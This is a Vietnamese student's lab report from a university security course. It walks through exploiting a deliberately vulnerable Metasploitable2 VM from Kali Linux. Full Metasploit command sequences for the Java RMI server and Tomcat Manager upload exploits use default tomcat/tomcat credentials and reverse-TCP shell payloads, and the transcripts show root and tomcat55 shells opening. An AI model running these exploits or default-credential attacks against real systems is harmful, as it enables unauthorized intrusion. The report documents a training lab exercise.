


HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



An toàn hệ điều hành
Bài thực hành 2

Họ và tên: Vũ Ngọc Khánh

Mã sinh viên: B20DCAT105

Giảng viên hướng dẫn: TS. Hoàng Xuân Dậu

Hà Nội -2023

I. Mục đích

- Tìm hiểu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH.
- Luyện thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.

II. Chuẩn bị

1. Các phần mềm, công cụ cần có

- Kali Linux
- Metasploit
- Metasploitable2: Máy ảo VMWare chứa lỗi, có thể tải tại:
 - o [Metasploitable - Browse /Metasploitable2 at SourceForge.net](https://sourceforge.net/projects/metasploitable2/)

2. Tìm hiểu về các lỗ hổng bảo mật trên một số DV của Ubuntu

Metasploitable2 là một máy ảo VMWare được tích hợp nhiều dịch vụ chứa các lỗi bảo mật đã biết cho phép khai thác kiểm soát hệ thống từ xa phục vụ học tập. Danh sách các lỗ hổng và hướng dẫn khai thác có thể tìm tại:

<https://www.hackingarticles.in/comprehensive-guide-on-metasploitable2/>


Bài thực hành này tìm hiểu về các lỗ hổng bảo mật nguy hiểm trên một số dịch vụ của hệ điều hành và cách khai thác:

- Lỗ hổng sử dụng cấu hình ngầm định trong dịch vụ Java RMI chạy trên cổng 8080, cho phép khai thác và kiểm soát hệ thống. Đọc thêm tại https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/misc/java_rmi_server
- Lỗ trong máy chủ web Apache Tomcat chạy trên cổng 8180 cho phép sử dụng tài khoản ngầm định và sau đó nạp và thực hiện 1 tải ở xa, cho phép khai thác và kiểm soát hệ thống. Đọc thêm tại https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/http/tomcat_mgr_upload

III. Nội dung thực hành

1. Cài đặt các công cụ, nền tảng

Cài đặt Kali Linux:



Tải và cài đặt Metasploitable2 làm máy victim:

```
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ * Reloading OpenBSD Secure Shell server's configurat
ion sshd
...done.
* Reloading Postfix configuration...
...done.
msfadmin@metasploitable:~$ _
```

Tạo một người dùng mới trên máy ảo:

```
msfadmin@metasploitable:~$ sudo useradd khanhvun105
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo passwd khanhvun105
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$ _
```

2. **Tìm địa chỉ máy victim Metasploitable2 và Kali đảm bảo có kết nối**
Tìm địa chỉ IP của máy victim, kali:

```
khanhvn105@kali: ~  
File Actions Edit View Help  
- (khanhvn105@kali) - [~]  
$ ifconfig eth0  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.61.28 netmask 255.255.255.0  
    inet6 fe80::28e8:76db:797e:a84a prefixlen 64  
    ether 00:0c:29:75:39:c5 txqueuelen 1000 (B)  
    RX packets 293 bytes 27748 (27.0 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 29 bytes 2622 (2.5 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0
```

```
khanhvn105@B20AT105-Khanh-Meta:/$ ifconfig eth0  
eth0      Link encap:Ethernet  HWaddr 00:0c:29:25:  
          inet addr:192.168.61.48  Bcast:192.168.6  
          inet6 addr: fe80::20c:29ff:fe25:97d9/64  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  
          RX packets:59 errors:0 dropped:0 overrun  
          TX packets:84 errors:0 dropped:0 overrun  
          collisions:0 txqueuelen:1000  
          RX bytes:6317 (6.1 KB)  TX bytes:8551 (8  
          Interrupt:17 Base address:0x2000  
  
khanhvn105@B20AT105-Khanh-Meta:/$
```

Kiểm tra kết nối mạng giữa các máy:

```
(khanhvn105@kali) - [~]  
$ ping -c 4 192.168.61.48  
PING 192.168.61.48 (192.168.61.48) 56(84) bytes of data.  
64 bytes from 192.168.61.48: icmp_seq=1 ttl=64 time=0.753 ms  
64 bytes from 192.168.61.48: icmp_seq=2 ttl=64 time=0.456 ms  
64 bytes from 192.168.61.48: icmp_seq=3 ttl=64 time=0.417 ms  
64 bytes from 192.168.61.48: icmp_seq=4 ttl=64 time=0.444 ms  
  
--- 192.168.61.48 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3055ms  
rtt min/avg/max/mdev = 0.417/0.517/0.753/0.136 ms
```

```
khanhvn105@B20AT105-Khanh-Meta:/$ ping -c 4 192.168.61.28  
PING 192.168.61.28 (192.168.61.28) 56(84) bytes of data.  
64 bytes from 192.168.61.28: icmp_seq=1 ttl=64 time=0.457 ms  
64 bytes from 192.168.61.28: icmp_seq=2 ttl=64 time=1.97 ms  
64 bytes from 192.168.61.28: icmp_seq=3 ttl=64 time=0.527 ms  
64 bytes from 192.168.61.28: icmp_seq=4 ttl=64 time=0.482 ms  
  
--- 192.168.61.28 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 2997ms  
rtt min/avg/max/mdev = 0.457/0.859/1.970/0.641 ms  
khanhvn105@B20AT105-Khanh-Meta:/$
```

3. Khai thác lỗ hổng sử dụng cấu hình ngầm định trong dịch vụ Java RMI

```

msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set payload java/shell/reverse_tcp
payload => java/shell/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.61.48
RHOST => 192.168.61.48
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.61.28:4444
[*] 192.168.61.48:1099 - Using URL: http://192.168.61.28:8080/0YzxYqowcL5x6d
[*] 192.168.61.48:1099 - Server started.
[*] 192.168.61.48:1099 - Sending RMI Header ...
[*] 192.168.61.48:1099 - Sending RMI Call ...
[*] 192.168.61.48:1099 - Replied to request for payload JAR
[*] Sending stage (2952 bytes) to 192.168.61.48
[*] Command shell session 1 opened (192.168.61.28:4444 -> 192.168.61.48:46703)
    at 2023-03-06 00:21:43 -0500

whoami
root
uname -a
Linux B20AT105-Khanh-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686 GNU/Linux
hostname
B20AT105-Khanh-Meta

```

4. Khai thác lỗi trên Apache Tomcat

```

msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.61.48
RHOST => 192.168.61.48
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload java/shell/reverse_tcp
payload => java/shell/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.61.28:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying LZ0PGRxp0lRFNunbPpi ...
[*] Executing LZ0PGRxp0lRFNunbPpi ...
[*] Undeploying LZ0PGRxp0lRFNunbPpi ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (2952 bytes) to 192.168.61.48
[*] Command shell session 1 opened (192.168.61.28:4444 -> 192.168.61.48:57603) at 2023-03-06 00:44:26
    -0500

whoami
tomcat55
uname -a
Linux B20AT105-Khanh-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
B20AT105-Khanh-Meta

```